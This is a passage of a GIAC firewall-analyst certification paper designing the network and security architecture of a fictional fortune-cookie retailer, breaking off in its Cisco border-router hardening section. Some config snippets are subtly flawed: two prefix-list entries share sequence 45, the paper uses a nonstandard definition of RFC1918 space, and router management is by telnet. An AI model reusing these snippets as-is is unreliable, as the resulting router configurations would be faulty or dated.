Global Information Assurance Certification Paper

GIAC Certified Firewall Analyst (GCFW)

Practical Assignment

Version 1.9

Scalable network for an expanding company

Philipp STADLER

Table of contents

Abstract

This paper is the practical assignment for the GIAC Certified Firewall Analyst Certification. It describes the network and security architecture of growing company. It will contain the detailed architecture description, a security policy and tutorial, a verification of the firewall policy. The last section "Design under fire" includes multiple attack scenarios of the architecture of a certified student.

1. Security Architecture

1.1 GIAC Enterprises

GIAC Enterprises is a business organization, which sells fortune cookie sayings on-line in different languages. The headquarter is located in Vienna, Austria and there are 3 additional small offices distributed all over the world (Boston, USA; Beijing, China; Canberra, Australia). Today GIAC Enterprises has a total of 120 employees including the branch offices.

Because of its jumping growth last years, nobody ever designed a secure and structured network and security architecture. So this assignment should fill this gap and should be the basis of scalable security architecture for the next years.

The internals of GIAC includes several business units, these are

- IT
- Security
- Finance
- Management
- Human Resource
- Sales

1.2 Business operations

1.2.1 IT unit

The IT unit is responsible for the whole IT, like network infrastructure, server maintenance and security measures. They are 7x24 hours at stand-by for business critical systems like the online shop. So they need remote access to maintain the IT systems and troubleshoot possible breakouts.

1.2.2 Security unit

The internal security unit is for creating and deploying security policies. Also they do a controlling job for IT security, like checking password policies and doing network security scans from outside to check vulnerabilities of the systems.

1.2.3 Finance, management and HR unit

The finance, management and HR unit must be in a separate security area because of their critical data, which have to have full integrity and confidentiality, an own security layer for these departments must be integrated. They don't need remote access, but the architecture should be designed to be aware for further change requests to allow remote access for these units. Finance, management and HR units are only located in the headquarter in Vienna. The management include a small quality management group which are responsible for keeping and controlling Service Level Agreements, and the code of ethics for all fortune cookie sayings.

1.2.4 Sales unit

The sales people are distributed to all offices of GIAC Enterprises. They are responsible for acquiring new customers for bulk selling of fortune cookie sayings. Because they are on tour most of the time, they all need remote access to the company.

1.2.5 Customers

Today GIAC Enterprises has about 350 customers, the company expect an increase of about 200% within two years.
Fortune cookie sayings must always be retrieved online from the GIAC web site. Customers can download the sayings in several formats. (normal text files for small amount of fortune cookie sayings to Excel-files for bulk download)
Before customers can download sayings they have to register (this is also done online) and give their credit card information for further charges. After checking the customer's identity via e-mail and the given credit card information, they can access the special customer area with its own user credentials. This site area is only accessible via secureHTTP (HTTPS). After they select the amount, the type and the kind of sayings, the system charges the credit card with the appropriate amount of money. If this transaction is done, the customer can download the files.

1.2.6 Suppliers

Suppliers are responsible for creating and supplying new fortune cookie sayings and sayings for actual topics. They can upload the new sayings to a transaction server located at the external area of GIAC Enterprises via SCP. This isn't uploaded directly to the GIAC online shop because GIAC Enterprises want to do a human check of the new fortune cookie sayings if they meet the codes of ethic and don't violate the SLA (Service Level Agreement) of GIAC Enterprises. After the sayings are released, they are forwarded to the Partner directories of the transaction server.
The access for suppliers is based on IP address, which should be allowed on the network filtering components, and on user credential at the transaction server, which is communicated personally with the contract and the SLA.

1.2.7 Partners

Partners are responsible for the translation of new fortune cookie sayings. There are 5 different translation partners all over the world for an amount of 23 different languages. They also have access to the transaction server to communicate with GIAC Enterprises. They download the English Fortune cookie sayings from the translation area of the transaction

server. The Partners translate the cookies and upload the different sayings directly to the online shop system. They connect via HTTPS to the web server, login with their user credentials and feed the system with the new sayings.

1.2.8 Fortune cookie saying process


The first part in this process is the creation of the sayings by the suppliers of GIAC Enterprises. Then the sayings are uploaded to the transaction server at headquarter in Vienna, Austria. After a human check by GIAC employees (quality management) the released sayings are forwarded to the translation area and to the online shop. The partner companies, which are responsible for the translation, download the english version of the fortune cookie saying and translate them into the defined languages. Then they upload the generated versions directly to the online shop, where they have a own partner area to feed the database with new sayings.

1.3 Access requirements

The access requirements are defined by the described units above to give a structured list of all communication needs. This list only gives the requirements, not the solutions. Protocols are defined in the section, where the product decision is done, then the exact protocols and ports will be specified.

a. All internal units must send and receive mails for communication with customers, suppliers and partners.
b. All internal units must have access to a internal file sharing server to share company information files with other employees.
c. All units should have web-access to the internet for representation purposes, recruiting, financial news and acquiring customers
d. Finance, management and HR units must have access to their own file server for company critical data (no other units except maintaining units are allowed to have access to this server)
e. Quality management group must have file access to the transaction server for checking the SLA and the code of ethics.
f. IT units must have web-access to the internet for research in new technologies and for news regarding their maintained systems.
g. IT stuff must have secure administrative access to ALL maintained servers to maintain the servers and keep them up and running.
h. IT teleworkers must have access to internal resources and administrative access to all servers. (same reasons as inhouse IT stuff)
i. Security unit must have internet web-access for security research and security news and updates.
j. Security employees must have access to authentication servers to grant access to the VPN concentrator.
k. Sales teleworkers must have access to internal resources except the HR file server.
l. Customers must have secure encrypted access to the online shop.
m. Suppliers must be able to transmit data to the transaction server.
n. Partners must be able to transmit data to the transaction server.
o. Partners must have secure web access to the online shop.

1.4 Network design



1.5 IP addressing scheme

I have separated the non-routable addresses into three blocks.
10.0.0.0/8 addresses are for all internal and "really" non-routable addresses
172.16.0.0/26 addresses represent the official IP addresses of GIAC Enterprises.
192.168.0.0/16 addresses are used as official addresses applied to suppliers and partners.

The allocation of the address block used in the GIAC network is designed to be scalable for possible future expansions of the network.

1.5.1 Internal non-routable addresses

RANGE	IP ADDRESS	DEVICE
10.0.0.0/20	***internal workstation LAN***	
	10.0.0.1	virtual IP of internal FW (default GW)
	10.0.0.2	primary internal firewall
	10.0.0.3	secondary internal firewall
	10.0.0.4	internal switch (for administration)
	10.0.0.x	reserved for network and server devices
	10.0.1.x	IT stuff
	10.0.2.x	internal workstations
10.0.16.0/20	***finance, management and HR LAN***	
	10.0.16.1	virtual IP of internal FW (default GW)
	10.0.16.2	primary internal firewall
	10.0.16.3	secondary internal firewall
	10.0.16.4	LAN switch (for administration)
	10.0.16.5 – 10.0.16.99	reserved network devices
	10.0.16.100	secure file server for finance, management and HR
	10.0.16.101 – 10.0.16.255	reserved for servers of finance, management and HR
	10.0.17.x	workstations for HR employees
	10.0.18.x	workstations for management employees
	10.0.19.x	workstations for finance employees
10.0.32.0/20	***VPN users***	
	10.0.33.0/24	IT stuff VPN users
	10.0.35.0/24	finance, management & HR VPN users
10.0.48.0 – 10.0.99.x	***reserved for future internal LANs***	
10.0.100.0/23	***server LAN***	
	10.0.100.1	virtual IP of external FW (default GW)
	10.0.100.2	primary external firewall
	10.0.100.3	secondary external firewall
	10.0.100.5	virtual IP of internal FW
	10.0.100.6	primary internal firewall
	10.0.100.7	secondary internal firewall
	10.0.100.8	server switch (for administration)
	10.0.100.x	reserved for network devices

	10.0.101.100	Database server
	10.0.101.101	authentication server
	10.0.101.102	logging server
	10.0.101.103	internal Mail server
	10.0.101.104	internal DNS server
	10.0.101.105	Internet Proxy
	10.0.101.106	internal file server
	10.0.101.x	reserved for servers
10.0.102.x – 10.0.254.x	***free address space for internal use***	
10.0.255.0/24	***VPN LAN***	
	10.0.255.1	virtual IP of internal FW (default GW)
	10.0.255.2	primary internal firewall
	10.0.255.3	secondary internal firewall
	10.0.255.10	VPN concentrator
	10.0.255.x	free for VPN purposes

1.5.2 Official IP addresses of GIAC Enterprises

RANGE	IP ADDRESS	DEVICE
172.16.0.0/27	***Internet LAN***	
	172.16.0.1	virtual IP address of border routers (default GW)
	172.16.0.2	primary border router
	172.16.0.3	secondary border router
	172.16.0.4	primary external firewall
	172.16.0.5	secondary external firewall
	172.16.0.6	virtual outside IP address of external firewalls
	172.16.0.7	external switch (for administration)
	172.16.0.11-172.16.0.30	wireless Access Points (HotSpots)
172.16.0.32/27	***Internet Service LAN***	
	172.16.0.33	virtual IP address of external Firewalls (default GW)
	172.16.0.34	primary external firewall
	172.16.0.35	secondary external firewall
	172.16.0.36	Service LAN Switch (for administration)
	172.16.0.38	external DNS server
	172.16.0.39	transaction server
	172.16.0.40	external Mail server
	172.16.0.41 – 172.16.0.49	reserved for future Internet servers
	172.16.0.50 – 172.16.0.52	Web-Cluster (Online Shop) virtual IPs
	172.16.0.53 – 172.16.0.59	reserved for additional Web-Cluster nodes
	172.16.0.60 – 172.16.0.62	Web-Cluster physical IPs
172.16.1.0/24	***wireless clients***	

1.5.3 IP addresses of Suppliers and Partners

RANGE	DESCRIPTION
192.168.0.0/24	***Supplier A***
192.168.1.0/24	***Supplier B***
192.168.2.0/24	***Supplier C***
192.168.100.0/24	***Partner A***
192.168.101.0/24	***Partner B***
192.168.102.0/24	***Partner C***

1.6. General network design

The internet upstream is designed with a backup connection to another upstream provider. The first connection which terminates on the primary border router is done by a 34Mbit/s ATM line to Upstream-Provider A. The backup connection to the secondary border router is a 10Mbit/s ATM link to Upstream-Provider B. The backup router has a 34 Mbit/s ATM interface for further bandwidth increases and for the load sharing issue. The line is a normal ATM link, which is limited (by the Upstream-Provider) to 10Mbit/s.
The two lines should be made by two different cable providers to get a maximum of redundancy.

GIAC wants to be a modern company with there own wireless network. Because I'm not sure if any wireless LAN solution is really secure, I decided to position HotSpots in the building for wireless access. A user must connect to the VPN concentrator too for using internal machines. The only problem of this solution might be bandwidth grapping of the internet connection by wireless clients, but this can be forbidden on the border routers.

The Firewalls are designed redundantly to get a maximum of availability. The servers connected to the Internet Service LAN and to the server LAN has as their default gateway the virtual IP address of the firewall dual-system. At the Internet LAN the virtual IP for default gateway is hosted by the border routers.

A special security measure at the server LAN is the "Port Protection" feature at the switch of this network segment. This is a feature on Cisco Catalyst switches to enhance security in a layer 3 network. All port-protected ports cannot communicate with other port-protected ports, they only can communicate with normal ports (called open ports). So the authentication server, the Internet Proxy, the Mail server, the file server and the Database server are secured by this feature. So everyone can communicate with the firewalls (and networks behind them), the logging server and the internal DNS server.

No routing is done between external networks (Internet LAN, Internet Service LAN) and internal networks. All traffic is handled by Port Forwarders at the external firewalls. No internal address (10.x.x.x) should ever appear at the external networks.

The connection between the Web-Cluster and the Oracle Database (Database server in server LAN) and the mail connection from external to internal Mail server is done by a Port-Forwarder on the external firewalls, so no internal routes are distributed to Internet areas.

Snort sensors are installed on every LAN as an intrusion detection system. These sensors are installed with standard rule base. Additionally there SHADOW is installed at these sensors for traffic monitoring. This isn't the desired Intrusion Detection solution of GIAC Enterprises; this is only a solution for classifying network traffic and to get an answer about the required bandwidth requirements and the priority of alert aggregation (if there is such a huge amount of alerts). After these parameters are known to GIAC Enterprise they will decide about the right product for their Intrusion Detection.

1.7. Description of used devices

Filtering border Routers
Both filtering border routers are Cisco 7204VXR (Bundle with NPE-225 and I/O Controller with 2 FastEthernet) with maximum amount of RAM and Flash Memory installed. The memory is designed to be flexible for further upgrades. The 12.2.15(T) IOS release is used without any additional software features to have less points of attack at the router. For the Internet Link there is a 34Mbit ATM Interface included, the LAN connection is done by a the Fast Ethernet interface.

The primary function of the border routers are to route traffic between the Internet and GIAC enterprise official networks. The routers are configured to be an EBGP peer of the ISP router; the GIAC border routers speak IBGP to each other.

The secondary function is to sanitize incoming and outgoing IP traffic, the routers will be the first line of defense. Following measures are applied:

- Anti-Spoofing filters (Reverse Path Verification)
- Discarding of all private (RFC1918 [ref.3]) IP addresses and special used networks (ingress and egress)
- Block direct broadcasts to prevent the GIAC networks for being a SMURF amplifier
- Disallow source-routed and non-IP packets

No stateful inspection is done on the border routers because of possible memory and CPU problems.

Internal and external firewalls
The hardware of the firewalls is an IBM eSeries server with 512MB of RAM and a 2GHz CPU.
The software is a RedHat based systems which are manually hardened by removing all unnecessary packages and services. Only one port for secure remote administration (SSH) is open on the firewalls.
IPTables (which is part of the Linux kernel) is used for stateful inspection of packets, for packet filtering, for masquerading and port forwarding. A detailed explanation of the firewalls and their configuration is given in Section 2 – "Security Policy and Tutorial".

VPN concentrator
The hardware of the VPN concentrator is a Cisco VPN3005, this device is easy to manage via a web interface. The used operating system is the platform-specific VPN Concentrator software version 3.6.3. This device can handle 100 concurrent VPN connections, which should be enough for GIAC Enterprises next few years. The software is the Cisco-proprietary software for this device.
All users located outside the internal network (including the wireless clients) must connect to the VPN concentrator and log in with the token-based authentication.
Access for VPN users to internal systems is also restricted at the internal firewall, because of possible misusage of laptops and mobile communication devices.
Split Tunneling for VPN users is disallowed because of security reasons.

Authentication server
The authentication server's hardware is a Compaq ProLiant with an AMD Athlon XP 1800+ with 512MB of RAM and a raid 1 system with two 40GB hard discs for a maximum of data availability. The software is a Windows 2000 server Installation with the newest ServicePack and all actual security patches.
The software for the authentication mechanism is ACE server 5.0 of RSA Security. The authentication is based on a PIN and a 6-digit number of the RSA KeyFob (hardware token) .
This server have to be time synchronized with GMT for to be in time with hardware tokens, AboutTime is used for this solution, this is a Freeware of an NTP client.
The function of this server is the authentication of VPN users in a secure way. If the VPN concentrator gets a request from a Remote Access workstation it sends a request for user authentication to the server. The authentication server checks the user credentials (user login, PIN and Token) and replies with the appropriate response. So the VPN concentrator knows if the user should be accepted or denied.

Web-Cluster
The Web-Cluster is based on 3 IBM eSeries servers with 2GHz CPUs and 1GB of RAM per server. All servers have 2 network interfaces, one for the official address (172.16.0.60 - .62) and one for the communication with other cluster members. This is done to prevent hugh amount of cluster traffic to do not load the external interfaces, where customers are connected with the Web-servers. The software of the servers are RedHat 9 with Apache 2.0.40 (most current version) as the web application. The Web-Shop has its own certificate made out to "shop.giacenterprises.com".
For better redundancy virtual IP addresses are installed with heartbeat version 1.0.3. There are 3 installed virtual IP addresses, every address with one primary server (server one – primary of first virtual IP; server two – primary for second virtual IP, …). The others are secondary and tertiary servers for the appropriate virtual IPs. So a DNS round-robin can be installed for load balancing of connections on the virtual IP addresses. If one server fails, one of the other web-servers will grab the virtual IP address.
If the DNS round-robin were done with the physical IP addresses of the web servers, every third request fails in case of a crash of one system.
The Web-Cluster must connect to the database server (Oracle) to push and pull the Fortune Cookie Sayings, and to get access to the user database for Partners, Suppliers and administrative access.

External DNS server
The hardware of the DNS server is an IBM eSeries server with 512MB of RAM and a 2GHz CPU. The operating system is RedHat 9 with the standard DNS server for Linux BIND version 9.2.1. The secondary DNS server for GIAC Enterprises domains are located by Upstream Provider A. This is done because RIPE NCC guidelines say that DNS servers for official domains should be located in two different network segments. GIAC Enterprises has only one official server LAN, so the second DNS server is located outside. The DNS server at Upstream Provider A is a secondary DNS server for domain "giacenterpises.com" and downloads the appropriate DNS entries hourly.

Internal DNS server
The hardware of the DNS server is an IBM eSeries server with 512MB of RAM and a 2GHz CPU. The operating system is RedHat 9 with the standard DNS server for Linux BIND version 9.2.1. This DNS server only gets GIAC domains from the external DNS server. All other domains are requested directly from the internet. If a bad guy attacks the external DNS server, no internal applications will be affected by unavailability of external DNS server. This server also hosts the internal domains of GIAC Enterprises.

Mail servers
The hardware of both Mail servers is IBM eSeries server with 512MB of RAM and a 2GHz CPU. The Operating System is RedHat 9. The external Mail server is running qmail version 1.0.3. This is a simpler Mail Transport Agent than sendmail and therefore qmail has less vulnerability. The internal mail server is running sendmail version 8.12.8-4 because sendmail has more features for mail filtering and distribution. For the Mail Hosting service POP3 is running (IMAP version 2001a-18; imap rpm includes pop3 daemon) on the internal mail server. Only SMTP (TCP-Port 25) in both directions should be allowed between the two mail servers.

Transaction server
The transaction server is also an IBM eSeries server with 512MB of RAM and a 2GHz CPU. The Operating system is RedHat 9. For transaction of the Fortune Cookie Sayings Secure Copy is used. (Version 3.5p1-6 of openssh). First there is a user for every Supplier. All Suppliers send cookies to their specified home directory via Secure Copy. The GIAC quality management team collect this cookies (they are connected via SSH directly on the transaction server) and copies the audited sayings to the Partner directory. From their all Partners download the English version of the sayings.
Only access via SSH (TCP-Port 22) should be allowed.

Database server
The Database server's hardware is a Dual P4 1,8GHz machine with 1GB RAM. To have a good data protection SCSI Raid 10 with five 40GB harddiscs plus 1 hot spare disc is used for the Oracle Database. The operating system is RedHat 9 with Oracle version 9.2.0.4.0 installed. All fortune cookie sayings in all languages are located in this database, the table structure is very simple – one table for the sayings with the folling fields: FCS_ID, name, language and topic. The second table consists of the user names used for web access by customers and partners.

logging server
The logging server is also an IBM eSeries server with 512MB of RAM and a 2GHz CPU with RedHat 9 as Operating system. The standard syslog daemon version 1.4.1-12 is running for the logging. logging facilities are used for the different logging purposes

Local0	Web logs
Local1	server messages (no service, only errors and ssh messages))
Local2	routing and packet filtering messages
Local3	oracle messages
Local4	mail server messages
Local7	VPN related messages

Internet Proxy
The Internet Proxy is also an IBM eSeries server with 512MB of RAM and a 2GHz CPU with RedHat 9 as Operating system.The proxy for web traffic (http and https) and FTP traffic is squid version 2.5.STABLE1-2, this is the standard proxy of RedHat distribution.
This proxy is for web browsing of defined permitted users of GIAC enterprises. Default only http and https is allowed, administrators have also FTP access to the internet for downloading patches and updates.
The proxy server uses the internal DNS server for name resolution. All VPN users must also use this Proxy for internet access (no split tunnelling is allowed)

Internal file server & HR file server
Both file servers are IBM eSeries server with 512MB of RAM and a 2GHz CPU. There is a hardened Windows2000 server installed. The primary function of these servers is the Domain Control and the file sharing issue. The finance, management and HR LAN has its own Domain Controller and file server, so this file server can't be reached by other employees. The Domain controller and file server for all other internal users are located at the internal server LAN.

All possible systems have the same Operating System (RedHat 9) to ease administration and update mechanisms. This decreases security because if one system is vulnerable all systems will be vulnerable. But if the Update process is good enough, an up2date environment is reached faster than having more different OS types in the network.
RedHat 9 is selected because there is enough knowledge at GIAC Enterprises on this distribution of Linux.

2. Security Policy and Tutorial

This chapter includes the configuration and security policy for the border routers, external firewalls, internal firewalls and the VPN access. The external firewalls will be explained in detail by the Tutorial in the last section of this chapter.

If using the words “RFC1918 address space” I mean the following IP addresses:
10.0.0.0/8
172.24.0.0/13
The other IP addresses which are defined in this RFC are used for the official GIAC Enterprises’ networks and other Internet addresses communicating with GIAC.

2.1 Border router security policy

The border routers are the first line of defense in the design of the GIAC Enterprises network. Basic security measures should be taken place on these devices to secure the network.

The Router configuration is based on the Router Security Configuration Guide by the NSA [ref.1].

The information presented in this section is extracted from the primary border Router; this is done with the “show running-config” command. The configuration commands are written in bold and cursive letters.

There are 3 steps to secure a router:
Disabling unnecessary services
Limit access to the router itself
Network protection

2.1.1 Disabling unnecessary services

no service finger
The finger service is used to find out which users are logged into a network device. This information can sometimes be useful to an attacker.

no service udp-small-servers
The UDP small servers are:
- Echo: Echoes the payload of the datagram you send.
- Discard: Silently pitches the datagram you send.
- Chargen: Pitches the datagram you send and responds with a 72 character string of ASCII characters terminated with a Carriage Return and Line Feed.

These services are not necessary and they could be helpful for information gathering by the attacker, so they are turned off.

No service tcp-small-servers

The TCP small servers are:

- Echo: Echoes back whatever you type.
- Chargen: Generates a stream of ASCII data.
- Discard: Throws away whatever you type.
- Daytime: Returns system date and time, if correct. It is correct if you are running NTP or have set the date and time manually from the exec level.

No such service is required and they could be helpful for information gathering by the atttacker, so it is turned off on the border routers.

no ip bootp server

No bootp (or DHCP) is needed on the network perimeter devices, so it is turned off.

no ip http server

The Cisco http server is for configuring the device, this is all done with the Command Line Interface, and so this isn't necessary for the router. This is very important, because this service could be used by attackers to break into the System.

no cdp enable

Cisco Discovery Protocol is to find other network components, because a lot of sensitive data could be given away, this should be turned off on all interfaces (this is an interface configuration command)

no snmp enable

Simple Network Management Protocol can be used to give information of router status away. Because GIAC Enterprises doesn't need to manage a lot of routers, this Protocol is turned off.

2.1.2 Limit router access

The routers have to be located in a physical protected room, which are secured by physical access controls. Only administrators of the border routers should have access to them.

Next the password for the console and the auxiliary port must be non-default passwords. Best method is to use computer generated passwords which should be written down in a sealed envelope, which is located in GIAC enterprises' safe.

```
line console 0
        login
        password <sealedpassword>
line aux 0
        login
        password <sealedpassword>
```

The login statement enables password checking at login time.

To limit network access via telnet to the router an access-list is specified to filter on source IP addresses.

```
line vty 0 4
    login
    password xxxxxxxxxx
    access-class 100 in

access-list 100 permit 172.16.0.4 0.0.0.1
```

"line vty 0 4" specifies the virtual terminal configuration part, which is for the configuration of the network access via telnet.
172.16.0.4 and 172.16.0.5 are the IP addresses, which are used for all internal users to access the internet. These are the external firewall IPs, there the administrators must be specified. Only this both IP addresses can connect to the border router via telnet.

service password-encryption

Password encryption is applied to all passwords specified on the router. This command is primarily useful for keeping unauthorized individuals from viewing GIAC passwords in the border router configuration file.

enable secret <enablepassword>

The enable password is required for securing the full administration mode (enable mode) of the device. Without specifying the enable password, a user, which only has read access to the router, can switch to the privileged administration mode without a password.

service nagle

This service is to enable John Nagle's algorithm (RFC 896 [ref.2]), this helps alleviate the small-packet problem in TCP. Without *service nagle* on a Cisco router, each character in a telnet session is a separate CPU interrupt. Hence, a command like *show tech* will force a lot of CPU interrupts – impacting the performance of the router. From a Cisco point of view, the Nagle service not only helps to optimise the telnet session, but it lessens the load on the router.
If an administrator has to troubleshoot on an incident to the router itself, it's a big advantage to minimize load generated by admin commands.

service tcp-keepalive-in

This detects and deletes "dead" interactive sessions, preventing them from tying up VTYs.

Logging is import for correlation of incidents and for troubleshooting problems. It must be assured, that time stamps and logging messages are consistent for the whole network.

service timestamps debug datetime localtime
service timestamps log datetime localtime

By default, logging and debugging messages don't include time stamps, but this can be necessary for correlation of attacks and network failures.

clock timezone UTC
clock summer-time UTC recurring last Sun Mar 2:00 last Sun Oct 2:00

These commands set the time to UTC and do the summer/winter time change at the right dates. For correlation of events a consistent time over all devices is necessary.

no logging console

This is done because console logging requires hugh amount of CPU resources and if a admin is connected to the router for debugging some problems, console logging can crash the router!

logging 172.16.0.6

All loggings are destined to the virtual IP address of outside interface of external firewalls; these firewalls will forward the traffic to the logging server 10.0.100.102. Logging to the virtual IP gives better availability in case of a firewall failure.

ntp server A.A.A.A
ntp server B.B.B.B

A.A.A.A is a time server (using Network Time Protocol) where the border routers get their exact daytime. B.B.B.B is the backup server, if primary time server fails. The NTP servers should be located in two different networks (two different organizations would be the best), because in case of a network error on one network, the second server can be reached.

banner login ^C

Unauthorized access to this system is prohibited.
Disconnect IMMEDIATELY if you are not an authorised user!
All activity is monitored.

A login banner is important for legal steps against a possible hacker. This banner will be shown after a successful login. If an attacker grabs passwords in any possible way, without a login banner GIAC cannot do legal steps against a hacker.

2.1.3 Network protection

Network must be protected by ingress and egress filters, this should be done as early as possible, so I decided to protect the networks primarily by defining hardened routing mechanisms.

Ingress filtering is done by dropping defined routes in the BGP process and by doing reverse route-path filtering. Both methods will be shown below.

The BGP prefix list is written to deny route announcements from ISPs which includes one of the specified addresses:
ip prefix-list SUA seq 10 deny 0.0.0.0/8 le 32
ip prefix-list SUA seq 15 deny 10.0.0.0/8 le 32
ip prefix-list SUA seq 20 deny 127.0.0.0/8 le 32
ip prefix-list SUA seq 25 deny 169.254.0.0/16 le 32
ip prefix-list SUA seq 30 deny 172.24.0.0/13 le 32
ip prefix-list SUA seq 45 deny 224.0.0.0/3 le 32

ip prefix-list SUA seq 45 deny 172.16.0.0/16 le 32
ip prefix-list SUA seq 50 permit 0.0.0.0/0 le 32

SUA is the name of the prefix list (SUA means "special use IPv4 address blocks)
seq x is the sequence number, which network is checked first, this is done by a estimate of amount of traffic expected on the network.
If route announcements of a network should be allowed or disallowed is specified with the ***deny/permit*** statement.
Following networks are denied:

0.0.0.0/8	no one should use the 0 class-A IP address space.
10.0.0.0/8	internal address space (RFC1918)
127.0.0.0/8	localhost network should never be seen in the internet
169.254.0.0/16	is the default DHCP network of Microsoft operating system; therefore no external device should ever use these addresses.
172.24.0.0/13	internal address space (RFC1918)
224.0.0.0/3	multicast network (i.e. for OSPF)
172.16.0.0/16	the GIAC Enterprises official IP address range should never be announced by ISPs to GIAC.

The last statement permits all other networks coming in with a BGP route announcement from the ISP. Also special networks (i.e. temporary networks of hacker conferences) can be added to this list.

Additional command required to apply the above prefix list:
route-map ISP-IN permit 10
match ip address prefix-list SUA
Apply prefix list to route-map ***ISP-IN***
router bgp 0000
0000 is the Autonomous System of GIAC Enterprises
bgp log-neighbor-changes
Log changes in neighbour configuration and announcement
network 172.16.0.0 mask 255.255.0.0
GIAC network which should be distributed to the world
neighbor I.S.P.x remote-as 9999
I.S.P.A is the external BGP peer at the upstream provider
9999 is the autonomous system of the upstream provider
neighbor I.S.P.x route-map ISP-IN in
The route-map ***ISP-IN*** is applied to the BGP configuration for the specified upstream provider.

To internal networks only static routing is configured (for IP network 172.16.0.32/27), so no false routing updates can reach the internal interface. (excepts the border routers itself, which are communication via Interior BGP to each other). Next no packet coming from outside are forwarded to internal networks except packets destined for GIAC official IP addresses. (Ingress filtering)
Because all Internet routes are distributed to the border routers, the networks in the prefix list will never be routed to one of the upstream providers. This is done to prevent erroneous packets from internal network going out of GIAC networks. (Egress filtering)

Next a reverse path verification filter (RPF) is applied at the serial interface to upstream providers. If this feature is enabled, every packet's source IP address is checked against the routing table. If the interface, where the route to this destination points, and the interface,

